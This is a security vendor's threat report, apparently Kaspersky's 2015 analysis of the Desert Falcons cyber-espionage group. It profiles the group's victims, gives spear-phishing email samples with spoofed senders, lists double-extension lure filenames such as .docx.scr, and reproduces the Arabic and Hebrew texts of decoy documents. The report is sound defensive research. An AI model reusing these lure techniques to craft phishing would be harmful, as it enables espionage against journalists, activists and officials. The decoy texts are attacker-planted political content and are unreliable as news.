THE DESERT FALCONS TARGETED ATTACKS

Version 2.0
February, 2015

#TheSAS2015
#FalconsAPT

GREAT

KASPERSKY lab

Table of contents

1. Executive Summary

Desert Falcons is a new group of cybermercenaries operating from the Middle East and using a set of methods to hide and operate malware. The cybercriminals appear to be highly skilled: in addition to proficient social engineering tricks, they have developed the following from scratch:

- Computer systems malware targeting Windows devices
- Mobile malware targeting Android devices
- Infection vectors, including phishing emails, fake websites and fake social networking accounts

Potential victims were enticed with socio-political news and information, and many succumbed rapidly to malware infection.

The victims targeted include:

- Military and Government
- Newspaper, TV/Radio Channels and Top Media Outlets
- Financial and Trading Institutions
- Research and Education Institutions
- Activists and Political Leaders
- Energy Firms
- Physical Security Companies

Victims of the Desert Falcons are located mainly in the following countries:

- Egypt
- Palestine
- Israel
- Jordan

The Desert Falcons cybercriminals are native Arabic speakers; and it is believed to be the first known Arab group to develop and run a full cyber espionage operation. Desert Falcons began its operations in 2011, with the first infections taking place in 2013. The group became very active in late 2014/early 2015.

The Desert Falcons comprises around 30 members working in three teams and operating mainly out of Palestine, Egypt and Turkey.

The number of victims to date exceeds 3,000.

The group's malware was originally found during an attack investigation in the Middle East. Kaspersky Lab clients are protected from infection, with the malware files and domains used in the targeted attacks detected and blocked.

2. Introduction

The geopolitical conflicts in the Middle East have deepened over the last few years. The crisis is taking many forms, and the conflict in cyberspace is intensifying as different sides try to shift the struggle in their favour by exploiting cyber intelligence and distorting news.

Targeted cyberattacks have also increased rapidly in the region over the last few years, with victims identified for almost every one of the major advanced cyberattack campaigns (Regin, Epic Turla, Careto, Nettraveler, Red October, Flame, Gauss, Duqu, and more.)

The Global Research and Analysis Team (GReAT) at Kaspersky Lab has uncovered new targeted attacks in the Middle East. Native Arabic-speaking cybercriminals have built advanced methods and tools to deliver, hide and operate malware that they have also developed themselves. This malware was originally discovered during an investigation of one of the attacks in the Middle East.

Political activities and news are being actively used by the cybercriminals to entice victims into opening files and attachments. Content has been created with professionalism, with well designed visuals and interesting, familiar details for the victims, as if the information were long awaited.

The victims of the attacks to date have been carefully chosen; they are active and influential in their respective cultures, but also attractive to the cybercriminals as a source of intelligence and a target for extortion.


The attackers have been operating for more than two years now, running different campaigns, targeting different types of victims and different types of devices (including Windows- and Android-based). We suspect that at least 30 people distributed across different countries are operating the campaigns.

As a security organization, our analysis has focused only on the malware and the facts uncovered during our research.

The falcon is a popular and rare bird that has existed for a long time in Arabian countries with deserts, such as Egypt, Syria, the United Arab Emirates, Palestine, Saudi Arabia, and Oman, among others. It is also a symbol of hunting and sharp vision. The Desert Falcons are proficient cyberattackers, with carefully chosen targets, who are all thoroughly investigated before being attacked and infected.


3. Operation Goals and Victim Profiles

One of the most mysterious things about the Falcons is the range and variety of victims; with clear political, geographical and social distinctions between them.



Further details of individual categories of victims

Victim Category	Victim Description
Media	Organizations and popular senior reporters from large and small, global and local media organizations, with wide coverage in the Middle East region
Education and Activists	Islamic universities, immigrants and rights activists of Arab origin were among the most targeted; with attackers trawling through pictures, video and audio recordings
Government	Organisations and personnel responsible for national health, combatting money laundering, economy, trade, ministries, research and development
Military	High-ranking personnel related to security agencies and army command units
Energy/Utilities	Critical infrastructure suppliers (power, oil and gas, construction and smart grids)
Industrial	Supply chain contractors providing manufacturing material and equipment for clients including the military and aerospace.
Financial	Multiple banks and investment firms were affected
Physical Security	One of the most mysterious victim categories, with major firms targeted in multiple countries.



Month / Year	December 2014
Client Code	[redacted] Alt+c
Client Name	[redacted]
AsmtCode	[redacted] Alt+x
Assignment Address	[redacted]
Start Date	[redacted]
End Date	
Site / Post	[redacted] D
Employee No	[redacted] Alt+n
Employee Name	[redacted]
Designation	Security Officer
Contract Hours	[redacted]
Actual Hours	[redacted]


#	Duty Date	Shift	From	To	Hours	Role	Duty Type
1	01-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
2	02-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
3	03-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
4	04-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
5	05-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
6	06-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
7	07-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
8	08-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
9	09-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
10	10-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
11	11-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
12	12-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
13	13-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
14	14-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
15	15-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
16	16-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
17	17-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
18	18-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty
19	19-Dec-2014		[redacted]	[redacted]	[redacted]	Security Officer	Normal Duty

Total Hours 00:00 Shifts 0

A screenshot from one of the physical security providers targeted shows the attackers' interest in information about security officers and their assignments. It is possible that these victims were targeted in order to collect useful information that could be used in actual physical crime.

3.1. Stolen Files information

The Desert Falcons' operations were found to be mainly focused on political and military intelligence. In all, the attackers were able to steal more than one million files and documents containing sensitive information from victims' computers and devices.



Desert Falcons' crop

Desert Falcons started developing and building their operation in 2011. Their main campaign and real infection started in 2013 and the peak of their activity was registered at the beginning of 2015. During this time they were able to steal around one million files.

File Stolen from Local Hard drives: 800+ thousand

Files Stolen from Flash or USB drives: 80+ thousand

4. Operation Analysis

The Desert Falcons make use of different tools and techniques to Deliver, Infect, Spy on and Manage their victims. Below we outline each of the methods involved and how they were carefully used to operate the cyber espionage activities. They are grouped into three sections as follows:

- Deceive and Infect
- Infiltrate and Spy
- Track and Control

4.1. Deceive and Infect

Malware writers use multiple technical and social engineering methods to deliver their files and encourage the victims to run them; creating an effective infection vector, even when they are targeting what should be well-protected organisations such as governments, banks and leading media outlets. In this case the attackers depended mainly on social engineering to exploit:

- Victims' trust in social networking forums
- Victims' curiosity about news relating to political conflict in their country

In the following sections we outline the different methods used by the cybercriminals to infect their victims.

4.1.1. Targeted emails and documents

The Falcons attacks used spear phishing e-mails that attempted to trick the victim into opening a malicious attachment. Spear phishing was mainly used when targeting important victims such as governments or high profile media.

The spear phishing e-mails used by the Falcons were very well structured with filenames and attachments selected with care for the targeted victim.

Email samples

Email information	Time of delivery
From: السكرتير التنفيذي (Executive Secretary) **Subject:** المستحقات المالية (The financial benefits) **Attachment:** //المستحقات.rar//التقرير الفاصل بخصوص المستحقات.scr (a detailed report on the benefits)	March 2014
From: الاعلامية رنا (The media reporter Rana) **Subject:** مرحبا أ.(مدير مكتب المحامي ديفيد) اود تذكيرك بالاجتماع ومراجعة الصور و التقرير (Hi, this is the manager of the Lawyer David, to remind you of the meeting to review the pictures and the report)	March 2014


Email information	Time of delivery
From: news letar **Subject**: החוצפה הגדולה (most cruel) **Attachment**: חנין זעאבי.rar//eeee.scr//04.exe	Sept 2014
From: "news letar" <newsletar05@gmail.com> **Subject**: החוצפה הגדולה] **Attachment**: חנין זעאבי.rar//eeee.scr//04.exe	Sept 2014
From: "Italy Office" <italy.officce@gmail.com>] **Subject**: Safe migration - هجرة آمنة **Attachment**: Visa Travel docx.rar//Image visa jpg.scr//H.exe	Sept 2014
From: "ynet48" <ynet48@gmail.com>] **Subject**: אייפון6... והפרטיות שלנו] (iPhone 6 and our privacy) **Attachment**: אייפון.rar//??? ?????.scr//02.exe	Sept 2014
From:"mako mako" <mako22014@gmail.com>] **Subject**: מה קורה לישראיל עוד עשר שנים (what will happen to Israel in ten years) **Attachment**: בכיר במדינה.rar//ss.scr//02.exe	Sept 2014

File samples

File Name	Translation
“افاق العلاقات الجديده بين السيسي وبشار الأسد.rar”	The prospect of a new relationship between Sisi and Bashar alAssad
שעאד.rar	ISIS (Islamic State in Iraq and Levant)
الإرهاب ينهش بمصر ومرحله بداية النهاية اقتربت.scr	Terrorism affecting Egypt - the beginning of the end is near
لسفارات الفلسطينية في الخارج ... واقع يرثي لدورها _مرام مبروك.rar	Palestinian embassies abroad… the reality of a weak role _Maram Mabrouk
صيادي غزة بين الفقر و المضايقات في الصيد إلى متى.docx.scr	Gaza fishermen, facing poverty and harassment until when? .docx.scr
meetings-recordrcs.pdf	
Visa Travel docx.scr	
"القرار المالي رقم 17 بخصوص العسكريين docx.scr”	Financial Decision No. 17 concerning the military forces
הטרדה מינית בלשכת ראש הממשלה.rar	Sexual harassment in the prime minister’s office
פיגוע בבית כניסת.scr	Synagogue attack
تقرير سياسي حول اخر المستجدات علي الساحة الداخلية.scr	Political report on the latest national events .scr

Below are some examples of the interesting content used to target important victims:

A PDF of a Meeting Record was used when targeting senior politicians in Egypt and Palestine. The document was used in spear phishing and contains what appear to be the Meeting Minutes for a very important meeting between political leaders in Egypt and Palestine.



بسم الله الرحمن الرحيم

محضر اجتماع

اليوم/الأحد


التاريخ: ٧ شعبان ١٤٣٤هـ

٢٠١٣/٦/١٦م

- **الأحزاب المشاركة:**

- حزب الحرية والعدالة.
- حركة المقاومة الاسلامية- حماس.
- حزب النور السلفي.
- الجماعة الاسلامية.
- حزب الوسط.
- حزب الفضيلة.
- حركة الجهاد الاسلامي.
- لجان المقاومة الشعبية.
- حزب التحرير.
- حزب الأمة المصرية.
- حزب العمل.

- **بنود الاجتماع:**
- مناقشة الوضع الحالي.
- موقف الأحزاب المشاركة من حكم الإخوان.
- وضع تصور وخطةاستعدادا" ل ٣٠ يونيو المقبل .



مرابطو السرايا والقسام: يداً واحدة على الثغور

مرابطو السرايا والقسام يدأ واحدة على الثغور ..وتمتلك تكتيكات ستفاجئ العدو في المرحلة المقبلة

في سياق التوحد والتعاون المشترك في الميدان، نظم وفد قيادي مشترك من سرايا القدس الجناح العسكري لحركة الجهاد الإسلامي، وكتائب القسام الجناح العسكري لحركة حماس أمس زيارةً ميدانية لمرابطي السرايا والقسام على الثغور الشرقية لمدينة غزة.

وتضمن الوفد القيادي قادة كتائب تشكيل شرق غزة في سرايا القدس وكتائب القسام. وتعد هذه الزيارة الميدانية المشتركة ترسيخاً للعلاقة الحميمة بين أبرز الأجنحة العسكرية المقاتلة في الميدان والتي يجمعها الإطار الإسلامي.


وتحدث الوفد القيادي للمرابطين عن ضرورة التوحد في الميدان ووئد الخلافات ورصف الصفوف لمواجهة العدو الصهيوني بكل قوة وثبات.

ودعا القادة من كلا الجانبين إلى ضرورة التآخي بين المجاهدين كونهم يدافعون من منطلقات مشتركة ويجمعهم الإسلام والهدف والدم والأرض والغاية.

وتحدث أحد القادة للمرابطين بالقول: "كونوا على قلب رجل واحد وقاتلوا في الميدان بكل بسالة موحدين لان غايتكم شريفة ونبيلة وسامية فا والله هناك عدد كبير من المنافقين والعملاء يعملون ليل نهار لخلق الفتنة بين التنظيمات الإسلامية ولكننا لن نسمح لهم بذلك".

وأضاف: "تدعوكم أيها المرابطون الأطهار لان تمتثلوا لقول الله تعالى: "انَّ اللَّهَ يُحِبُّ الَّذِينَ يُقَاتِلُونَ فِي سَبِيلِهِ صَفًّا كَأَنَّهُمْ بُنْيَانٌ مَرْصُوصٌ"، وقوله تعالى "وَاعْتَصِمُوا بِحَبْلِ اللَّهِ جَمِيعاً وَلَا تَفَرَّقُوا".

Documents used when targeting politicians in Egypt and Palestine



انتهاكا إسرائيليا بحق صيادي غزة الشهر الفائت 18

وثق المركز الفلسطيني لحقوق الإنسان، 18 انتهاكا ضد الصيادين الفلسطينيين في قطاع غزة على أيدي القوات البحرية الإسرائيلية، الشهر الفائت.

وأوضح المركز في بيان صحفي اليوم الثلاثاء، أن الانتهاكات شملت 10 حوادث إطلاق نار، من بينها حادثة إطلاق نار واحدة أدت إلى إصابة أحد الصيادين، وحادثتا إطلاق نار أدتا إلى إتلاف قاربي صيد، كما وثق المركز 4 حوادث ملاحقة أدت إلى اعتقال 18 صيادا، واحتجاز 4 قوارب صيد.


وأشارا المركز إلى أن ميناءي الصيد بمحافظتي خان يونس، جنوب قطاع غزة والوسطى، ما يزالان متوقفين عن العمل جراء التدمير الذي لحق بهما خلال فترة العدوان الحربي الإسرائيلي الأخير على قطاع غزة (14-21 نوفمبر 2012)، ما انعكس على أوضاع الصيادين المادية والمعيشية بشكل كبير.

وأشار إلى أن الاعتداءات الإسرائيلية على الصيادين الفلسطينيين في قطاع غزة تمثل انتهاكا سافرا لقواعد القانون الإنساني الدولي، والقانون الدولي لحقوق الإنسان، الخاصة بحماية حياة السكان المدنيين واحترام حقوقهم، وفقا للمادتين الثالثة من الإعلان العالمي لحقوق الإنسان، والسادسة من العهد الدولي الخاص بالحقوق المدنية والسياسية، رغم أن إسرائيل طرف متعاقد في العهد، خاصة أن هذه الاعتداءات جاءت في وقت لم يكن فيه الصيادون يمثلون خطرا على القوات البحرية الإسرائيلية المحتلة، فقد كانوا يمارسون عملهم ويبحثون عن مصادر رزقهم.

على لسان احد الصياديين (إلى متى المحاربة بلقمة العيش)

..


الصحفية رنا رضوان – فلسطين غزة
جامعة الأقصى غزة



לפי מקור בכיר בלשכת


ראש הממשלה שמזכרה גדולה בלשכתו של ראש הממשלה הגישה תלונה על הטרדה מימית בתוך משרד ראש הממשלה נתניהו

Documents used when targeting activists in Israel and Palestine



القرار المالي رقم (17)

إن ما فجرته وزارة المالية منذ أيام من قنبلة قد تحرق الأخضر واليابس فان القرار الذي
تم اتخاذه من الحكومة في رام الله هو قرار ظالم ولا يرتقي بمستوى ما قدمته الأجهزة
الأمنية والعسكرية من تضحيات بالتزامهم بالشرعية منذ إن قامت حركة حماس بتنفيذ
انقلابها الأسود على قطاع غزة هؤلاء أبطال الأجهزة الأمنية والعسكرية كانوا يقدمون
أرواحهم رخيصة من اجل الوطن والقضية ومن اجل الشعب الفلسطيني ليحيى عزيزا
وكريما وكرسوا حياتهم في خدمة الشعب والوطن تحت راية علم فلسطين هم لم يتركوا
واجبهم الوطني بل هم بقوا متمرسين خلف مواقعهم وكانوا يعملون بكل إخلاص وبعد
الانقلاب المساوي على مؤسسات السلطة في قطاع غزة قامت حركة حماس باقتحام كل
المؤسسات العسكرية والمدنية قتلوا الكثير وأصابوا الكثير من الموظفين في مؤسسات
السلطة الفلسطينية من الموظفين في الأجهزة الأمنية والعسكرية والمدنية ولم تكتفي
حركة حماس فقامت بطرد كل الموظفين واحتلال المؤسسات واستبدال كل الموظفين
الرسميين ووضع عناصر تابعة لحركة حماس في هذه المؤسسات بقوة السلاح وفرض
أمر واقع على قطاع غزة فأبطال الأجهزة الأمنية وكل الموظفين الرسميين سواء
الموظفين العسكريين أو المدنيين هم لم يتخلفوا ولم يتركوا مواقعهم بل تم إجبارهم عنوة
بقوة السلاح الذي كانت حركة حماس تلوح بت في السابق فمن كان يفكر إن يقوم بمنعهم
على هذا الإجرام يقومون بإعدامه في شوارع غزة وسحله بالجينات العسكرية وتشويه
صورته إمام الشعب الفلسطيني واتهامه بالعمالة والخيانة وهذا أسلوب حركة حماس
عندما قامت بتنفيذ انقلابها الأسود وهذه صفحة نتمنى جميعا إن تنطوي وكلنا متفق على
انه هذا التاريخ الأسود الذي صنعته حركة حماس للقضية الفلسطينية نحن جميعا نسعى
وراء مصالح شعبنا وقضيتنا الفلسطينية . هل حركة حماس تفكر بما نفكر بت وهل
حركة حماس تعمل من اجل مصلحة شعبنا الفلسطيني طبعا وحسب الأعوام الماضية فقد
كشفت حركة حماس عن أهدافها الأساسية والتي لا تخدم مصالح شعبنا ولا مصالح



الأوضاع الداخلية في المغرب

-ـ يعيش المغرب، كما بدا لنا، وكما أكد الأصدقاء، حالة استنفار قصوى ضد احتمالات انفجار عمليات إرهابية. وللمرة الاولى ينزل الجيش إلى الشارع في دوريات أمنية في كل مكان، بدءاً من المطار، وصولاً إلى آخر زنقة، برفقة الشرطة وبالعتاد الكامل. وقد أبدى الأصدقاء، تخوفاً من تسلل الإرهاب من منطقة دول الساحل [خط الصحراء الكبرى حيث تنتشر القوى الأصولية] نحو المغرب. وهناك نظرتان إلى الأمر:

أ) نظرة ترى في الإجراءات محاولة من الدول لفرض السيطرة مرة أخرى على الشارع، والابتزاز لتخفيض سقف المطالب الشعبية، بذريعة التفرغ لمواجهة الإرهاب.


ب) نظرة ترى في الإجراءات محاولة من الدولة لفرض السيطرة مرى أخرى على الشارع، والابتزاز لتخفيض سقف المطالب الشعبية، بذريعة التفرغ لمواجهة الإرهاب.

